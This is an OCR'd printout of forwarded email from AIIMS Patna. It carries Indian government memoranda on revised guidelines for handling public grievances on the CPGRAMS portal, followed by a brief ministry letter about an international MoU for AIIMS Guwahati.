Fwd: Revised Comprehensive Guidelines for handling public Grievances on CPGRAMS -Reg.

1 message

DDA AIIMS PATNA <dda@aiimspatna.org>
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fri, Dec 26, 2025 at 3:15 PM

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **pmssysection iv** <pmssysectioniv@gmail.com>
Date: Tue, Oct 15, 2024 at 3:02 PM
Subject: Revised Comprehensive Guidelines for handling public Grievances on CPGRAMS -Reg.
To: Director AIIMS Bhopal <director@aiimsbhopal.edu.in>, director bhubaneswar <director@aiimsbhubaneswar.edu.in>, Director AIIMS Jodhpur <director@aiimsjodhpur.edu.in>, Director Patna <director@aiimspatna.org>, Director AIIMS Raipur <director@aiimsraipur.edu.in>, Director AIIMS Rishikesh <director@aiimsrishikesh.edu.in>, Director Mangalagiri <director@aiimsmangalagiri.edu.in>, Director AIIMS Nagpur <directoraiimsnagpur@gmail.com>, <edaiimsrbl@gmail.com>, <rajwanshiarvind@hotmail.com>, ED AIIMS Kalyani <ed@aiimskalyani.edu.in>, Executive Director Gorakhpur <executivedirector@aiimsgorakhpur.edu.in>, Prof. Dr. D.K. Singh, Director <director@aiimsbathinda.in>, Director AIIMS Deoghar <director@aiimsdeoghar.edu.in>, Bibinagar <director@aiimsbibinagar.edu.in>, Executive Director AIIMS BILASPUR <director@aiimsbilaspur.edu.in>, <shakti810505@gmail.com>, <cdskatoch@gmail.com>, Executive Director AIIMS Rajkot <ed.aiimsrajkot@gmail.com>, HanumanthaRao Mangu <drmhraosvims1957@gmail.com>, Director AIIMS Guwahati <director@aiimsguwahati.ac.in>, <madhabananda@gmail.com>, <sachimohanty@rediffmail.in>
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Sir/ Madam

Please find the attachment.

Note: pmssysectioniv@gmail.com is an issue only email id. In case this email requires you to reply, you are requested to reply to all the officials of PMSSY-IV Section at - dinesh.kumar14@nic.in; taranjeet.singh@nic.in; vaishali.vinayak@gov.in; sup15.81997@gov.in;

Regards
PMSSY-IV Section
Ministry of Health and Family Welfare

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IMPORTANT

F.No. C.13015/09/2023-W&PG
Government of India
Ministry of Health and Family Welfare
(W&PG Section)

Nirman Bhawan, New Delhi-110011
Dated 07-10-2024

OFFICE MEMORANDUM

Subject: Revised Comprehensive Guidelines for handling Public Grievances on CPGRAMS - reg.

The undersigned is directed to refer to the Department of Administrative Reforms and Public Grievances (DARPG)' O.M. dated August 23, 2024 (copy enclosed) and to convey that DAPRG, in compliance with the direction of Hon'ble Prime Minister given during his interaction with the Secretaries of Departments / Ministries on June 29, 2024, undertook a review of excising processes to make CPGRAMS more sensitive, accessible and meaningful to the citizens and issued revised comprehensive guidelines for handling Public Grievances on CPGRAMS.

2. The broad changes made in the revised guidelines are as under:

(i) **Maximum redressal time** for cases in CPGRAMS is **reduced to 21 days.** Grievances identified as **priority by the system** or where early action is critical such grievances shall be attended to promptly and resolved maximum **within 3 days.**

(ii) If the grievance will take time to resolve beyond stipulated period of 21 days, **an interim reply shall be given to the citizen** through interim Action Taken Report (ATR). After final resolution, ATR shall be updated with final response.

(iii) Grievances **shall not be closed** on the ground of incomplete information without making genuine effort to reach the complainant and to get complete information.

(iv) If the grievance cannot be resolved, response to the applicant shall contain a **reasoned explanation** for the same.

(v) If the grievance does not pertain to a GRO (Grievance Redressal Officer), it shall be forwarded to the Nodal Public Grievance Officer of the Department (i.e. DoHFW) within **48 hours** of receipt of the complaint.

(vi) Complaint relating to corruption, bribery, harassment or having any other vigilance angle, shall be examined closely under the broad guidelines and timelines prescribed by the DoPT and CVC and in consultation with the CVO of the Ministry. If the complaint is found worth to be taken up, an acknowledgement shall be sent to the complainant. As vigilance case is governed by the procedure and rules stipulated by CVC and DoPT, **no ATR will be needed to be filed.**

3. All GROs / SAAs (Sub-Appellate Authorities) of DoHFW are requested to ensure

qualitative disposal of the grievances received on CPGRAMS in accordance with the revised guidelines.

Encl: As above.

Signed by Jitender Singh
Date: 07-10-2024 17:39:43

(Jitender Singh)
Nodal Public Grievance Officer & Deputy Secretary to the Govt. of India
Tele No. 011-23062292

To

All Grievance Redressal Officers (GROs) / Sub-Appellate Authorities (SAAs) of DoHFW
(as per list enclosed)

Copy to (for information):
PSO to Secretary (HFW)

F.No. S-15/21/2021-(PG)-DARPG(e-7085)
Government of India
Ministry of Personnel, Public Grievances & Pensions
Department of Administrative Reforms and Public Grievance
***

5th Floor, Sardar Patel Bhawan, Sansad Marg,
New Delhi, dated the 23rd August, 2024

OFFICE MEMORANDUM

Subject: Comprehensive guidelines for handling the Public Grievances.

The undersigned is directed to say that in line with the directions of the Hon'ble PM during his interaction with the Secretaries to the GOI on 29th June 2024, DARPG has undertaken a review of existing processes to make CPGRAMS more sensitive, accessible and meaningful to the citizen.

In the past, DARPG had introduced several measures for strengthening CPGRAMS and also issued a comprehensive guideline to strengthening Grievance Redressal Mechanism vide this Department OM of even no. dated 27.07.2022, which stand revised/reiterated as under:

1. An integrated user-friendly grievance filing platform

CPGRAMS is a common open platform for registration of complains by the citizens on any issue against any public authority in Central Government or States/ UT. It provides role-based access to all Central Ministries/ Departments as well as States / UTs. In addition to CPGRAMS, Ministries/ Departments are also having their own public grievance platforms for services rendered by them. Most of the States too have their own portals for Public Grievances. Integration of all these platforms is important to provide citizen a single window experience and wider accessibility to various PG platforms. This will help deduplication and save time and efforts of officials from resolving same grievances on multiple portals. Hence integration of all PG portals of Central Government offices and State/ UTs through API shall be a priority to optimize operational efficiency of all PG portals.

2. Appointment of Nodal Officer for Public Grievances

Nodal Officer for Public Grievances plays a pivotal role in ensuring that grievances from citizens are addressed promptly, fairly, and efficiently. While appointing the Nodal officer for PG, the Ministries shall ensure that the nodal officer shall have enough experience, competency and authority to deal with the public complaints. He shall have the knowledge about the work flow and mapping of officers in each and every vertical in the Ministry/Department including attached/subordinate/autonomous bodies. In the Ministries/Departments where large number of Public Grievances are received, it is advised to appoint a dedicated Nodal officer with independent charge on sufficient rank so as to ensure timely and qualitative disposal of public grievances.

3. **Role of Nodal Public Grievance officer**

An indicative list of activities to be performed by the Nodal Officer for PG is given as follows:

(i) **Effective categorization**: Performance of CPGRAMS is based on the effective categorization of complaints and their mapping with right authorities. Hence accurate and updated categorization is critical for grievances reaching the right authority in shortest possible time. Nodal PG officer, under the guidance of Secretary, shall undertake review of categorization once in a six months to ensure their relevance and effectiveness for citizen in filing of grievances.

(ii) **Appointment of Nodal Technical GRO:** Updating of Grievance Redressal Officers (GRO) on CPGRAMS along with their mobile number, ensuring that correct mapping of GROs with the corresponding categories in CPGRAMS etc. is at the heart of the faster grievance resolution process. It is suggested that Nodal GRO appoint a Nodal Technical GRO under him for enabling this process. Updation of Officers' information regarding his/her mobile number, transfer, retirement and all other technical information regarding CPGRAMS of the Ministry/Department needs to rest with the Nodal Technical GRO.

(iii) **Monitoring pendency:** It is the responsibility of the Nodal Officer to monitor grievances and check quality of disposal. It is the responsibility of Nodal GROs to ensure that the grievances are handled with sensitivity and communication to citizens are polite and respectful.

(iv) Nodal PG officer can view the performance of other GROs in the nodal PG officer's dashboard in CPGRAMS. He is expected to utilize this facility to review the performance of other GROs in his Ministry.

(v) DARPG has created a portal for the feedback collected by BSNL on the grievances disposed by the GROs on CPGRAMS. The portal can be accessed on ***pgportal.gov.in/ccfeedback/*** The Nodal officer is expected to analyze the feedback and work on the areas of poor/low feedback.

(vi) Root Cause Analysis of Public Grievances to identify areas of concerns and address them through systemic reforms is one of the main objectives of the Public Grievance System. DARPG has set up Data Strategy Unit and developed analytics dashboards powered with AI for deeper analysis of grievances. The Nodal Officer can use the facility developed by DARPG to analyse the pain-points in their schemes/ programmes and address them on a sustainable basis.

(vii) DARPG is publishing monthly reports on CPGRAMS. The Reports contains relative performance of Ministry / Departments including the ranking of Ministries on the parameters of Grievance Redressal and Assessment Index (GRAI). Nodal Officer shall utilize the report for

improving overall performance and ranking of their Ministries/Departments.

(viii) Nodal officer shall take note of the complaints appearing in the newspaper/ social media etc. and take suo moto action on the complaints.

(ix) At least one day in a month shall be utilized by Nodal GRO for having meetings with all Grievance Redressal Officers in his Ministry/Department regarding pendency, quality of redressal and complaints being received.

4. Setting up a dedicated Grievance Cell in every Ministry

To support the Nodal GRO, a dedicated Grievance Cell shall be set up in every Ministry. The Cell shall be adequately staffed with resources having domain knowledge of schemes/ programmes of the Ministry and also having experience and skill for data analytics and root cause analysis of grievances. The Grievance Cell will function under the overall supervision of Nodal Grievance Officer.

5. Timelines for resolving the grievances

5.1 The 10 steps reforms initiated in CPGRAMS have significantly brought down the average resolution time. Keeping this in view, the maximum redressal time advised by DARPG, for cases in CPGRAMS is further reduced to 21 days. In such cases, where the redressal requires longer time, an interim reply may be given stating the reason for the same and expected timeline when the grievance could be resolved.

5.2 There might be certain categories of grievances where resolution of grievance is not possible within the stipulated timelines of 21 days due to procedural intricacies etc. Ministries/Departments may identify such categories and suggest the timelines as a guideline to GROs. DARPG will assist Ministries/Departments in this process through use of an algorithm which will generate the optimal time for resolution of a particular grievance based on past history.

5.3 The grievances of urgent/priority nature have been identified on the existing CPGRAMS system based on individual Ministry level prompts. Nodal GROs may like to validate the tagging of grievances by DARPG and ensure that all GROs prioritize these grievances while undertaking resolution

6. Escalation process: Appointment of Appellate Authorities

CPGRAMS though by nature is an appeal portal as most of the grievances filed on CPGRAMS are against the previous disposals on other grievance portals, yet it offers one more opportunity to the citizen to raise appeal against the disposal of grievance on CPGRAMS. The appeals are received through CPGRAMS portal or through feedback call centers. Appeal workflow in CPGRAMS presently requires appointment of an officer of the Additional /Joint Secretary rank as the Nodal Appellate Authority (NAA). Sub Appellate Authorities (SAA) may be appointed by the Ministries/Departments under the NAA to offer localized redressal of appeals against

GROs. The Appellate Authorities are required to examine the appeal independently and take a view to allow or reject the appeal. The appeal shall be disposed of in a maximum of 30 days.

7. Redressal/ Closure of Grievances

7.1 Grievances shall be redressed under *'whole of the Government approach"*. This means that in no case grievance shall be closed by stating *"Does not pertain to this Ministry/ Department/ Office"* or its equivalent language. Efforts shall be made to transfer the same to the right authority if the subject of the grievance does not pertain to the receiving Ministry.

7.2 It has also been observed that Grievances are sometimes closed by GRO after noting that some document/information is not available. It is to submit that there is an existing mechanism in CPGRAMS to ask additional documentation from the citizen. GROs may seek any additional information/documents through this mechanism. They may also call the citizen and get the additional papers, if needed.

7.3 After redressal the grievance GRO shall file a detailed Action Taken Report (ATR). DARPG has redesigned its existing Action Taken Reports (ATR) on CPGRAMS to ensure faster closure of frivolous cases and meaningful reporting in other cases. In such cases identified by the GRO as frivolous, GROs would not require to submit detailed ATR and feedback will be disabled on such grievances.

7.4 It has been observed that in several cases, while closing the grievance GROs do not upload the Relied Upon Document. As such, GROs must ensure to upload any letter/order issued by the Ministries/Department for redressal of grievances. They also must give valid and speaking reason while closing the grievances, in case of non-acceptance of request of the citizen.

7.5 The disposed grievance will be treated as closed unless the citizen has filed the appeal. If the appeal is received from the citizen against the disposed grievance, the grievance will be treated as closed only after disposal of appeal.

7.6 CPGRAMS has multilingual auto translation facility. This facility shall be utilized and reply to the citizen shall be given in the language grievance was filed.

7.7 GROs are advised to follow the Standard Operating Procedure for handling the grievance on CPGRAMS which is enclosed at Annexure to this Circular.

8. Feedback on disposed grievances

8.1 On resolution of grievance, an SMS/email is sent on the registered mobile number & email address of the citizen. If the citizen is not satisfied with the resolution, they can provide feedback on the portal and raise appeal on the portal itself. DARPG has also set up a call center to survey the citizen response on disposal of grievances. Every disposed of grievances is dialed by the operator and citizen response on the disposal is obtained.

8.2 Going forward feedback will be integrated with other mechanisms like WhatsApp, chatbot etc so that citizens who are not satisfied with their grievance redressal can file an appeal through any of the above mode of feedback. DARPG has created a separate portal **https://pgportal.gov.in/ccfeedback** where all feedback with call records are available. Nodal PG Officer has been given login credentials to access this portal. Ministries may use this portal for detailed analysis of citizen feedback on their programme/ policies and devise internal mechanism to deal with the feedback to make systemic improvements.

9. Analysis of grievances to review impact of the schemes/ programmes and scope for improvements

9.1 Public grievances are direct feedback from the citizens on performance of programmes / policies/ service delivery of the Government. Analysis of grievances provide meaningful insight and indicate the areas that require specific attention. Analysis of grievances is extremely useful for driving efficiency in government programmes and policies.

9.2 DARPG has set up Data Strategy Unit and developed two AI powered analytical tools. These dashboards can be accessed on ***https://treedashboard.in/ and https://dashboard-pmopg.nic.in/igms2/sign-in***. DARPG has already shared login credentials of both the dashboards with the Ministries. The facility of DSU on CPGRAMS may be utilized by the Ministries/ Departments for deeper analysis of their grievances.

10. Benchmarking Performances: Grievance Redressal Assessment Index (GRAI)

DARPG has introduced a comprehensive Grievance Redressal Assessment Index (GRAI). The objective of GRAI is to assist the Ministries/Departments to review, analyses and streamline their internal grievance redressal mechanism with SWOT analysis. GRAI is based on 4 dimensions of Efficiency, Feedback, Domain and organizational Commitment. It ranks the Ministries Departments on their relative performance for effective handling grievances. The rankings are published every month in the monthly reports on CPGRAMS. An award policy be also introduced to recognize the best practices in handling Public grievances.

11. Communication and Awareness

The link of CPGRAMS shall be prominently displayed at the homepage of every Ministry/ Department. The individual schemes/ programmes of the Ministry shall contain the link of grievance portal/ helpline where citizen can contact in case of a grievance. Other mediums of communication including social media handles of Ministry/ Departments shall also be used to create awareness about the grievance/ complaint filing systems in GOI. Success stories and the best practices of CPGRAMS shall be publicized through PIB Statements and social media handles of the Ministries.

12. Training and Capacity Building

DARPG will organize training for GROs on last Friday of every month. User Manual for GRO interface and Citizen interface are also available for self-learning by GROs. A course module on CPGRAMS is available in iGOT. Ministries shall utilize those training facilities to ensure effective and meaningful handling of public grievance. For training of State GROs, DARPG has collaborated with State ATIs under its SEVOTTAM scheme. It supports ATI for training @ Rs 1500 per GRO / per day

13. Review of PG Cases/ PG Appeals in SOMs

To institutionalize the mechanism of grievance resolution, and to ensure quality disposal, the Secretary of the line Ministries/Departments may review disposal process of CPGRAMS in Senior Officers Meetings. Secretary/Addl Secretary/Joint Secretary should also examine disposal of grievances every week and issue necessary direction for improvement in quality of disposal.

14. Annexure:

An illustrative Grievance Handling process is annexed to these guidelines and can be referred to by Nodal GRO/GRO while handling various situations in grievances.

This issues with approval of Competent Authority.

(Parthasarathy Bhaskar)
Deputy Secretary to the Govt. of India
011-23401429

To

i. All Secretaries to GOI
ii. All Chief Secretaries of States/ UTs
iii. All Heads of autonomous/ Statutory bodies
iv. Nodal Public Grievance officers of Ministries/Department/Attached and Subordinate organizations of Govt. of India/ State Govts
v. NIC, DARPG

Copy for information to:-

i. PMO (Kind Attention: Sh Amit Khare, Advisor to PM)
ii. Cabinet Secretary
iii. Secretary to the President Secretariat
iv. Secretary General, Rajya Sabha Secretariat
v. Secretary General, Lok Sabha Secretariat,
vi. Secretary (Coordination &PG), Cabinet Secretariat

Grievance Handling Process - ANNEXURE-A

1. GRIEVANCE HANDLING PROCESS IN CPGRAMS- STEP BY STEP GUIDE


1.1 CPGRAMS is a Centralized portal which receives grievances on various issues ranging from service delivery, demand under schemes, queries on programmes, complaints against malpractices, corruption, discrimination, etc. The portal is connected to all the Ministries/Departments of the Government of India and its States through role-based access to the officers in the portal. When a citizen lodges a grievance, it gets redirected to the concerned authorities, ensuring it is resolved within the given time frame. CPGRAMS is also available in mobile application.

1.2 Going forward Complaints/ grievances received through physical mode/ Whatsapp/Chatbot shall also be registered in CPGRAMS. There is a possibility that the same grievances have been received by multiple authorities. Hence to avoid duplicate registrations in CPGRAMS only the authority concerned with the subject and also the grievance is addressed to them shall register the grievance in CPGRAMS. NIC will develop a protocol to assign unique code to such grievances registered by the Ministries/ Call center

1.3 After successful registration of the complaint a unique registration ID is generated through which the citizen can track status of his complaint. On resolution of grievance an SMS/email is sent to the registered mobile number & email address of the citizen. If the citizen is not satisfied with the resolution, he can provide feedback on the portal and raise appeal on the portal itself. In those cases where self -feedback is not available on the portal, DARPG tries to reach out the citizen through feedback call center to know whether their grievance has been actually resolved or not Unsatisfied citizen has the option to reopen / file an appeal through feedback call. The CPGRAMS process can be explained in the following Chart

1.4 **Chart for Grievance Flow:**

CPGRAMS Flow



2. References in CPGRAMS not falling under the category of Grievance:

2.1 CPGRAMS Guidelines provides that the following category of references do not fall under the ambit of Public Grievances as they are covered under separate protocols. Following categories are the illustrative list of such references:

a. RTI Matters
b. Court related / Sub-judice matters
c. Religious Matters
d. Grievances of Government employees concerning service matters
e. Suggestions
d. Anything that impacts upon territorial integrity of the country or friendly relations with other countries.

2.2 In case complaint is received under any such categories, it can be closed by the GRO clarifying the rule position to the citizens. DARPG will enhance capability of system for auto identification of such references. However, till such facility is created GRO can identify and mark the complaint under the above categories. He is not supposed to file ATR on those categories and complaints will not go into feedback loop.

2.3 Sometimes frivolous/Spam / abusive / complaints are also received in CPGRAMS. DARPG has developed AI capability to filter those complains at the initial stage. Those grievances are going into Spam box of GRO. If GRO validates the complaint as frivolous/ SPAM then the complaint will be automatically closed and no action will be required on such complaints. Those complaints will not be sent for feedback

2.4 CPGRAMS also receives suggestions from the citizens. The subject specific suggestions may be forwarded to the concerned Division of the Ministries and an acknowledgment may be sent to the citizen. A template for such acknowledgement will be built in the PG portal. However generic suggestions with no substance can be simply closed. GRO is not supposed to act on the suggestion. Once GRO identifies a reference as suggestion, it will not require to file an Action Taken Report and will not go into feedback loop.

2.5 CPGRAMS also receives lots of references demanding a benefit under a scheme. Though they are not a grievance as such, however, those demand shall be noted by the concerned divisions. GRO therefore shall forward all such references to the concerned division and bulk close such references with a polite rule position. Such references shall also be identified by the GRO as a new demand under a scheme and excluded from the feedback loop.

3. Handling complaints:
Different scenarios for a GRO are explained as under:

3.1 Complaint reaches the concerned GRO:

3.1.1 The Grievances shall ordinarily be resolved within a time frame of 21 days. However, grievances identified as priority by the system or where early action is critical such grievances shall be attended to promptly and resolved maximum within 3 days.

3.1.2 If the grievance will take time to resolve beyond the stipulated 21 days an interim reply shall be given to the citizen through interim Action Taken Report (ATR). After final resolution ATR shall be updated with final response. Interim ATR will not go for feedback till the complaint is finally resolved.

3.1.3 If the grievance lacks necessary critical information without which it cannot be processed, the same can be collected either by calling the complainant on his/her registered number by GRO or through feedback call center or use the feature of CPGRAMS for seeking additional information from them complainant. Grievances shall not be closed on the ground of incomplete information without making genuine effort to reach the complainant and get the complete information. Seeking information through feedback call center will require to establish a workflow between GRO and call Center in CPGRAMS. Going forward, DARPG will develop such a system for the benefit of the GROs.

3.1.5 If GRO is not able to get the requisite information despite his best efforts then the grievance can be closed. Since the grievances could not be redressed in such cases those grievances shall not be sent for feedback. They shall be treated under a separate category "***Closed due to insufficient information***". The feedback call

Center will inform the citizen that their grievances could not resolved due to lack of information (specify information) and they can file again with complete information.

3.1.6 While resolving the grievances if GRO has observed any policy/ process issue that have resulted in grievance he will bring the same to the notice of the concerned Division in Ministry with a copy to the Nodal PG officer.

3.1.7 If the grievance cannot be resolved the, the response to applicant shall contain a reasoned explanation for the same. Such grievances shall not go for feedback loop.

3.2. Complaint got assigned to wrong GRO:

3.2.1 If the grievance does not pertain to GRO, he shall immediately forward the same to the concerned GRO if he knows the correct mapping. If not than it shall be forwarded to the Nodal PG officer of his Ministries/Department/ who will find out the right authority and forward the complaint to them for action. The complaint/ grievance shall be forwarded to the concerned GRO / Nodal; GRO within 48 hours of receipt of the complaint. In no case complaint/ grievance shall be closed by stating that "it does not pertain to this Office ".

3.3. Complaints has multiple issues pertaining to different GROs:

If complaint has more than one issue relating to different GROs, the GRO who has received the complaint will collect input from other GROs and ensure a coordinated redressal within the timelines of 21 days.

3.4. Grievance pertaining to Schemes of Central Ministries implemented through States:

Grievances pertaining to the schemes of Government of India shall be examined and redressed by the concerned Ministries irrespective of the fact that the scheme is implemented through the State Government. The onus of redressal in such complaints are on the concerned Ministry. Therefore, Ministries shall seek information from the implementing agency, examine the reply and take a final call on the resolution to be provided to the citizen. Such grievances cannot be transferred to the States for disposal.

3.5. Corruption Complaints:

3.5.1 Complaint relating to corruption, bribery, harassment or having any other vigilance angle of citizens shall be examined closely under the broad guidelines and timelines prescribed by the DoPT and CVC and in consultation with the CVO of the Ministry. If complaints are found worth to take up than an acknowledgement shall be sent to the complainant. As vigilance cases are governed by the procedure and rules stipulated by CVC and DoPT, no ATR will be needed to be filed nor will such complaints/ grievances will go into the feedback. However, after the action is

completed an ATR for internal use may be preferred by the Ministry/Departments. From the citizen's point of view such complaints may be closed with an interim reply

3.5.2 However, if the complaint is found false, malicious, intentional and filed by habitual complaints time and again then such complainants are flagged and blocked in CPGRAMS

4. Escalation Process:

4.1 CPGRAMS has multichannel feedback and appeal mechanism. Going forward, Citizen can file appeal through Portal, Chatbot, WhatsApp and feedback call center. It shall be ensured that only a single appeal is filed for a grievance.

4.2 Appeals will reach to the officer designated as Appellate authorities. The appellate authorities are the officers next senior to the GRO in the hierarchy. The appellate authority will examine the appeal and take an independent view on the appeal after careful examination of grievances and resolution provided by the GRO. The appeals shall ordinarily be closed within 30 days. Appeals will not go into feedback process.

****

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Revised Comprehensive Guidelines for handling public Grievances on CPGRAMS -Reg.

1 message

DDA AIIMS PATNA <dda@aiimspatna.org> Fri, Dec 26, 2025 at 3:15 PM
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **pmssysection iv** <pmssysectioniv@gmail.com>
Date: Tue, Oct 15, 2024 at 3:02 PM
Subject: Revised Comprehensive Guidelines for handling public Grievances on CPGRAMS -Reg.
To: Director AIIMS Bhopal <director@aiimsbhopal.edu.in>, director bhubaneswar <director@aiimsbhubaneswar.edu.in>, Director AIIMS Jodhpur <director@aiimsjodhpur.edu.in>, Director Patna <director@aiimspatna.org>, Director AIIMS Raipur <director@aiimsraipur.edu.in>, Director AIIMS Rishikesh <director@aiimsrishikesh.edu.in>, Director Mangalagiri <director@aiimsmangalagiri.edu.in>, Director AIIMS Nagpur <directoraiimsnagpur@gmail.com>, <edaiimsrbl@gmail.com>, <rajwanshiarvind@hotmail.com>, ED AIIMS Kalyani <ed@aiimskalyani.edu.in>, Executive Director Gorakhpur <executivedirector@aiimsgorakhpur.edu.in>, Prof. Dr. D.K. Singh, Director <director@aiimsbathinda.in>, Director AIIMS Deoghar <director@aiimsdeoghar.edu.in>, Bibinagar <director@aiimsbibinagar.edu.in>, Executive Director AIIMS BILASPUR <director@aiimsbilaspur.edu.in>, <shakti810505@gmail.com>, <cdskatoch@gmail.com>, Executive Director AIIMS Rajkot <ed.aiimsrajkot@gmail.com>, HanumanthaRao Mangu <drmhraosvims1957@gmail.com>, Director AIIMS Guwahati <director@aiimsguwahati.ac.in>, <madhabananda@gmail.com>, <sachimohanty@rediffmail.in>
Cc: dydir <dydir@aiimsbhopal.edu.in>, dda <dda@aiimsbhubaneswar.edu.in>, DDA AIIMS JODHPUR <dda@aiimsjodhpur.edu.in>, DDA AIIMS PATNA <dda@aiimspatna.org>, dda <dda@aiimsrishikesh.edu.in>, dda <dda@aiimsmangalagiri.edu.in>, ddaiimsnagpur1 <ddaiimsnagpur1@gmail.com>, Saroj Singh <sarojkr.singh@gov.in>, Dr. PRADIP KUMAR <kpradip10@gmail.com>, <dda@aiimskalyani.edu.in>, <dda@aiimsgorakhpur.edu.in>, Rajeev Sen Roy <rajeevsenroy30@gmail.com>, Lt Col Rajeev Sen Roy <dda@aiimsbathinda.edu.in>, DDA Administration <dda@aiimsdeoghar.edu.in>, AMRENDRA KUMAR <amrendra.kumar72@gov.in>, <office.aiimsdeoghar@gmail.com>, dda aiimsbibinagar <dda.aiimsbibinagar@gmail.com>, <dda@aiimsbibinagar.edu.in>, ddaaiimsbilaspur <ddaaiimsbilaspur@gmail.com>, dda aiimsrajkot <dda.aiimsrajkot@gmail.com>, ddamadurai1189 <ddamadurai1189@gmail.com>, Administrative Officer <ao.aiimsmadurai@gmail.com>, Mukesh Kumar <mac.prasad@gmail.com>, <ddaaiimsawantipora1@gmail.com>, Cc: <Dinesh.kumar14@nic.in>, <taranjeet.singh@nic.in>, <vaishali.vinayak@gov.in>, <sup15.81997@gov.in>

Sir/ Madam

Please find the attachment.

Note: pmssysectioniv@gmail.com is an issue only email id. In case this email requires you to reply, you are requested to reply to all the officials of PMSSY-IV Section at - dinesh.kumar14@nic.in; taranjeet.singh@nic.in; vaishali.vinayak@gov.in; sup15.81997@gov.in;

Regards
PMSSY-IV Section
Ministry of Health and Family Welfare

OM (2).pdf
6044K

Z-28016/52/2024-PMSSY-IV(8298413)
Government of India
Ministry of Health & Family Welfare
(PMSSY-IV Section)

Room No. 745-A, Nirman Bhawan, New Delhi
Dated the 16-10-2024

To,

Executive Director (ED), AIIMS Guwahati

Subject: Academic and Research Collaboration with University Abroad - reg

Sir,

I am directed to refer to your letter no. 1-43/2021-22/AIIMS/GHY/ADMN./CORR.MINS./PT-1/1660 dated 7.9.2024 on the subject cited above and to request to re-submit the MoU in accordance with the Standard Operating Procedures (SOPs) dated 2.4.2018 (copy enclosed) issued by MEA for signing of international MoUs.

Signed by
Arun Kumar Biswas
Date: 16-10-2024 12:45:31

(Arun Kumar Biswas)
Under Secretary to the Government of India
Tel:011-23061343
ak.biswas57@nic.in

Encl(1): Standard Operating Procedures (SOPs) dated 2.4.2018

Copy to :

i. Deputy Director (Administration) (DDA), AIIMS Guwahati
ii. PPS to JS(PMSSY)

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Standard Operating Procedures (SOPs) to be followed for signing of International MoUs - reg.

1 message

DDA AIIMS PATNA <dda@aiimspatna.org>
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fri, Dec 26, 2025 at 3:14 PM

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **pmssysection iv** <pmssysectioniv@gmail.com>
Date: Wed, Oct 16, 2024 at 5:29 PM
Subject: Standard Operating Procedures (SOPs) to be followed for signing of International MoUs - reg.
To: Director AIIMS Bhopal <director@aiimsbhopal.edu.in>, director bhubaneswar <director@aiimsbhubaneswar.edu.in>, Director AIIMS Jodhpur <director@aiimsjodhpur.edu.in>, Director Patna <director@aiimspatna.org>, Director AIIMS Raipur <director@aiimsraipur.edu.in>, Director AIIMS Rishikesh <director@aiimsrishikesh.edu.in>, Director Mangalagiri <director@aiimsmangalagiri.edu.in>, Director AIIMS Nagpur <directoraiimsnagpur@gmail.com>, <edaiimsrbl@gmail.com>, <rajwanshiarvind@hotmail.com>, ED AIIMS Kalyani <ed@aiimskalyani.edu.in>, Executive Director Gorakhpur <executivedirector@aiimsgorakhpur.edu.in>, Prof. Dr. D.K. Singh, Director <director@aiimsbathinda.in>, Director AIIMS Deoghar <director@aiimsdeoghar.edu.in>, Bibinagar <director@aiimsbibinagar.edu.in>, Executive Director AIIMS BILASPUR <director@aiimsbilaspur.edu.in>, <shakti810505@gmail.com>, <cdskatoch@gmail.com>, Executive Director AIIMS Rajkot <ed.aiimsrajkot@gmail.com>, HanumanthaRao Mangu <drmhraosvims1957@gmail.com>, Director AIIMS Guwahati <director@aiimsguwahati.ac.in>, <madhabananda@gmail.com>, <sachimohanty@rediffmail.in>
